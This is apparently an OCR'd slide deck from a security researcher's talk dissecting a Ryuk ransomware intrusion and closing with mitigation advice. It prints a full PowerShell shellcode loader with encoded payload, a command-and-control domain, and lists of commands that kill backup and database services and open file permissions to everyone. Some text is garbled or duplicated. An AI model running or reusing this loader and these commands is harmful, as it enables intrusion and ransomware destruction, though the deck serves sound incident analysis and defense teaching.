WAEsARgByAFYAYwBtADEAWQBpAHkANQAyAGwATABtAGgAdgBZAGwATABGAG4AZwBjAGwAQgA1AFoAQwB5AEEA
HAASgBpAGsASgBoAGwAWQBLADAANQB6AFEAUQB3AFAASwBZAHoASwBKADcAbAAwAHUANAAxADcAVABzAEsAKw
AcgBGADEANQBpAHUARgBTACsAQwBsAFIAbAAxADUAegBkAG4AdgBGAGsAUABHADYAMQBWAHEAegA2AEEATAA0
wB6AHIAYwBiAEEANABQAGIAYQBYAFoAdABpAEQATgBYAEcAKwBhAG8AbQBhAEcAZABiAEsAcgBaAE0AVgBhAD
2AFEAcgBhAC8AdQBVADEAdAB0AG4AZABOAGcAaAA2ADYASwA4AG8ASABpADIAaQBmADYAOABQADYAbwBIAHYA
HUAdABCAE8AdwBLADUAcAB5AGYAUABzAGkAbwBiADYAKwBUAGIANABGAFAAZgBJAFMAWAAvAG0AdgBYAFcAZA
AegBZAEUARgBnADYAagByADgAVQArAFoAdgBhAGEAUABNAGYAcgBVAGIAYwBHAFoAKwAvAHYAQQBUADYAawB1
wB1AHcAeAByAEUAUQBDAG4AMwByAGsAeQBTAHAAZABQADgAeQBHAFEAMQBLAFMAbQAxAGIAbAB1AGQAOABoAH
KAE4AcAB4AEIAcABnAEMASgBGAFQAcgBSADAAZQBHAHUAcgB0ADMATwA2AFAARAB6AFQAagB0AHQAYgB0ADUA
FQANQBUADcAMQBJAE8AWABBAGIAdwBkADAAcwBJAHIAZQB4ADQAagBxAHYAbQA5ADAANABXAGcARgBTAGMATg
AVwBWAFQAWQBGAEEAdQBGAGcAdgBvAC8ATABSAGkAWgBqADgATgBTAFoAYwB0AEkAMwA1AG4ATABxAGcAYQA1
gBjAEoALwBoAEIAVQBsAFgANgBDAEwAbQBuAHAAQwBZAHkAOQB5AGMAVABlAEcANQBHAGQAKwBmACsAaQBFAD
sAEYASABxAGkATQBoADAAYgBVAGMASwB3ADkAaABjAFgAbQBUACsAegBrAHcAcwBBAEEAQQA9AD0AIgApACkA
G8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAkAHMALABbAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8Abg
```

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).Ge
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_meth
module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuild
false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime,
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQb
cw3t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5Eupycksjkycj5yOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0×ewdz2puNXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEu
Z0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1FTQHwaQBJAIyMjIyM=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0×3000, 0×40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

https://thedfirreport.com/2020/10/08/ryuks-return/

```
$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('Sy
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-O
module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [Syste
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',

        return $var_type_builder.CreateType()
}
```

PowerShell Reflection technique to find addresses of Win32 API functions and call them

https://thedfirreport.com/2020/10/08/ryuks-return/

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).Ge
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_meth
module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuild
false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime,
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQb
cw3t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5Eupycksjkycj5yOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0×ewdz2puNXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEu
Z0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1FTQHwaQBJAIyMjIyM=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32],
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0×3000, 0×40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Base64 encoded and XOR'd shellcode

https://thedfirreport.com/2020/10/08/ryuks-return/

XOR-ing the shellcode to “decrypt it”

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}
```

https://thedfirreport.com/2020/10/08/ryuks-return/

Allocating memory for the shellcode, copying it in, and invoking it

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@
```

https://thedfirreport.com/2020/10/08/ryuks-return/

Executing all of the above code

```
If ([IntPtr]::size -eq 8) {
	start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
	IEX $DoIt
}
```

https://thedfirreport.com/2020/10/08/ryuks-return/

Day Two

Second P64.exe Cobalt Strike beacon dropped on beachhead host

21:04

Next lateral movement attempt via a service and powershell

21:09

Cobalt Strike beacon transferred via SMB and run by service

21:09

"Target Acquired"

C2 established:

`martahzz.com:443`

t	data.win.system.level	4
t	data.win.system.message	"File created: RuleName: - UtcTime: 00:09:29.597 ProcessGuid: {1372730A-3655-5F6E-0100-000000000F0 0} ProcessId: 4 Image: System TargetFilename: C:\Windows\b0e7f5f.exe CreationUtcTime: 00:09:29.597"

eventdata.image	C:\\Windows\\System32\\services.exe
eventdata.imageLoaded	\\\[redacted]\ADMIN$\\b0e7f5f.exe

Day Two

Continual lateral movement activity using Cobalt Strike beacons via SMB across environment

21:10 - 22:06

Windows Defender begins to be disabled using powershell commands


21:43

First Ryuk Ransomware executable transferred to backup system

21:45

Ryuk Ransomware run enterprise wide

21:50 - 22:10



```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe\"" /4"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```

Kill monitoring software

```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe\"" /4"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```


"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
Own everything
veeamtransportsvc.exe /F"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:*\"" /grant Everyone:F /T /C /Q"

03

So What?

HUNTRESS

Hackers still FLOSS

We saw a chain of free and open-source software.

- **ADFind**
  https://www.joeware.net/freetools/tools/adfind/
- **PowerView**
  https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- **Rubeus**
  https://github.com/GhostPack/Rubeus

https://www.gnu.org/philosophy/floss-and-foss.en.html

Hackers still LOL

We saw a chain of living-off-the-land binaries and scripts.

- **nltest**
  https://attack.mitre.org/software/S0359/
- **WMIC**
  https://attack.mitre.org/techniques/T1047/
- **rundll32**
  https://attack.mitre.org/techniques/T1218/011/

https://lolbas-project.github.io/

What about Emotet & Trickbot?

If we boil it down, the concepts are still the same.

- Initial access, lateral movement, command and control...
- Still **demands** manual analysis
- "It takes a village"

https://lolbas-project.github.io/

04

Demo

HUNTRESS

05

Defense & Endpoint Protection

HUNTRESS

Automation *with* Manual Analysis

- Trained analysts examine suspicious behavior.
- Manual human analysis understands **context**.

- You are notified of danger.
- Less false positives, **less false negatives**.

- You make the informed decision to respond.
- Remediation is thorough and stops the problem **at the source**.

How can we ~~stop~~ *mitigate* this attack?

The software safeguards:

- Disable CMD *(can be bypassed)*
- PowerShell ConstrainedLanguageMode *(can be bypassed)*
- Application Whitelisting with AppLocker *(can be bypassed)*
- LAPS *(can be bypassed)*
- Harden GPOs/ACLs *(can be bypassed)*
- Credential Guard *(can be bypassed)*
- Protected Users Security Group *(can be bypassed)*

Cybersecurity is not a technology problem

It is a people problem

How can we ~~stop~~ *mitigate* this attack?

The boring, boilerplate and trite “best practices”:

- 2FA/MFA
- Complex passwords
- Password policy
- **User education**
- Patch & update
- Egress monitoring
- DNS filtering

How can we ~~stop~~ *mitigate* this attack?

The boring, boilerplate and trite "best practices":


- 2FA/MFA
- Complex passwords
- Password policy
- **User education**
- Patch & update
- Egress monitoring
- DNS filtering

User education. User education. User education.

Sure, this feels like a "bad" answer.

But it's the best we've got.

Questions?



HUNTRESS

Thank You

John Hammond

SECURITY RESEARCHER

+1 (833) HUNT-NOW

john.hammond@huntresslabs.com

Test-Drive the Platform

Start your free 21-day trial today

Deploy in minutes to an unlimited number of endpoints

Remediate persistent footholds and other identified threats

Receive custom incident reports From our ThreatOps team

HUNTRESS

huntress.com/trial


HUNTRESS